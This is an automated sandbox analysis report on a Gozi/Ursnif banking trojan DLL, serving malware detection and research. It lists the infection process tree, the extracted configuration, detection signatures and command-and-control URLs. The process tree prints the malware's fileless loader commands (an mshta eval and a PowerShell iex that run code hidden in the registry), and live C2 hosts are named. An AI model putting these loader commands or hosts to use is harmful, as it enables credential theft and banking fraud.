ID: 343315
Sample Name: crypt_3300.dll
Cookbook: default.jbs
Time: 19:08:27
Date: 22/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report crypt_3300.dll

Overview


General Information

Sample Name:	crypt_3300.dll
Analysis ID:	343315
MD5:	1f760b56c552060.
SHA1:	a7b95e6aa8cb4d..
SHA256:	2b8c7b7112e807..
Tags:	dll

Most interesting Screenshot:



Detection




Gozi Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Gozi e-Banking trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…
- Hooks registry keys query functions…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 5964 cmdline: loaddll32.exe 'C:\Users\user\Desktop\crypt_3300.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - regsvr32.exe (PID: 5720 cmdline: regsvr32.exe /s C:\Users\user\Desktop\crypt_3300.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - control.exe (PID: 5996 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - cmd.exe (PID: 4548 cmdline: C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - iexplore.exe (PID: 1460 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 4656 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 1844 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 984 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 6892 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 4728 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5292 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5256 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5708 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\czjkgrnh\czjkgrnh.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 2076 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3F68.tmp' 'c:\Users\user\AppData\Local\Temp\czjkgrnh\CSCEF1F6125AF8B42719A491BF8DBE92E8.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5608 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\rgcvdt5c\rgcvdt5c.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5024 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES515A.tmp' 'c:\Users\user\AppData\Local\Temp\rgcvdt5c\CSC108898B256644579B55FCCE99117812A.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "version": "250171",
  "uptime": "177",
  "system": "e19be6dad02dea156580dfb2e09e5e52hh",
  "size": "201292",
  "crc": "2",
  "action": "00000000",
  "id": "3300",
  "time": "1611371430",
  "user": "1082ab698695dc15e71ab15c82c4a804",
  "hash": "0xa6ea74ae",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.362515361.0000000004DE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000002.475600162.0000000000A50000.00000040.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.362460411.0000000004DE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.456841690.0000000000470000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.362409571.0000000004DE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 21 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Compliance:

- Uses 32bit PE files
- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Tra
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	Software Packing 2	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non App Lay Pro
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 8 1 3	Rootkit 4	NTDS	System Information Discovery 3 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Cor
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 8 1 3	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Regsvr32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
crypt_3300.dll	7%	Virustotal		Browse
crypt_3300.dll	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
c56.lepini.at	8%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://api3.lepini.at/api1/TZTh6_2BkS3c6X/g2npKVRL7cED2dW4yfoz7/1IAgoDfDBaFBh7Kf/s6YPUhhW_2FFOZ4/UfzmASW14dw3GpBMgd/QQTnLy2bn/m47chdfHlbOoStOxiBbF/PVT2YFBWKLhFbou4dcn/rE5edFIASJWWcLmRPujXLx/YI4PYsQdo9LaX/3eFG1EEZ/Sr_2BcwaypXnMHBWu5GiCkg/zhC1mAh91E/nklp0T0h9PwUy8pf3/AvjhI9VAq5aQ/c4y8dg0dcfo/9agKfUuutMqiH4/39h5RIbncwwhgCP2Fp4X_/2F1RiD0H_2BsV2ed/FGqO7Z8iv/B	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://api3.lepini.at/api1/yZN5x8AU1/f2l9_2BDk3SyJKCm0b9b/CpWCXqygnlCMKczKhFt/aUvaHjWobYkO38UNm53uP5/5R_2FdKLiGt3q/T_2FbZYT/PDvrYRscHMvAhEzl_2F_2B0/2ikk6uOsaJ/kIfnZQ1ztpC62gFGv/P1mqwU8mDefG/yjBn2N1MiSD/GUZwJFX3oztFwR/onkOOAeBD5WkYQs_2FJht/8kT_2FI3gWn_2BJh/eljqJ1W8_2FQNm2/Ia6dzqJh5iH4SrCJDK/5Piz1ULur/BABO6rSkLO4ShfMGkMUu/cDt8M0heKfxbEyNRecC/6zuUh3b4d0zydbKfh/4j1x	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://api10.laptok.at/api1/CFw0exYOLBE1WOQ6Mn_2BQq/AbMRr9o39B/QrT2i_2BUXb4t9pmn/0lERtiOHlDPB/RvBQZDQ0_2B/XcdNPmTbjSCSkh/LGQj235_2Bzaj4iiE_2BZ/8BOeUfWxCKBDqbW5/305v3z_2Ba56K_2/BNLTprCr0kysMxydNd/QsemKPZya/UWdQMBXIKo51HLvlVE_2/F3BBwvriajKBQr8Ak4R/aT9_2Bw9XoTYMHGlK7kzVs/5gAtMcR1uDZ1K/ECQPLzKd/mvsohtKAfiZi1BZl2tbNMzk/iXtWcjTRcn/5oeMCiT_2BqRqn61F/cBlYM5UfYiG/Fi3kDfXZStE/6LqXXR_2F0pKhw/O_2Brkkk/_2F	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://api3.lepini.at/api1/aswBTjQ4E_2B_/2FPVHi26/F6MnWvHM59IfwFvPMyloaUi/ZdEXHmjh9I/GuUpdE5gAL_2BiwLk/OvzwM3VHZTr_/2Bi5hCWeweE/RDbM_2FDLormln/D5u23sLsNQY4uTSsot2UU/aPO_2FNPBiGyGyqq/s7z4x4ukwrK32If/M9iLwjW2qV3Vr8dNGH/q140lsiDv/T7miJKK0tGN_2FJkKLX/Cm6sjguLhyPX9arxoel/JMM2f5VEC0AG9Wn6vSkHjJ/nDToUkTHrKvpT/3Wk4CBsP/r0HCE6xNU4Qc_2FkWiw3FEh/ucPyPfDjzrsgr097bADyD/Lr	0%	Avira URL Cloud	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://api3.lepini.at/api1/aswBTjQ4E_2B_/2FPVHi26/F6MnWvHM59IfwFvPMyloaUi/ZdEXHmjh9l/GuUpdE5gAL_2Biw	0%	Avira URL Cloud	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://api10.laptok.at/api1/97Bobw5s_2BJD9JdpaeHl/eaFluMTgpYC6kyVz/wkVXHzbguzU8joj/iVFWbWAdj_2B9KihC	0%	Avira URL Cloud	safe	
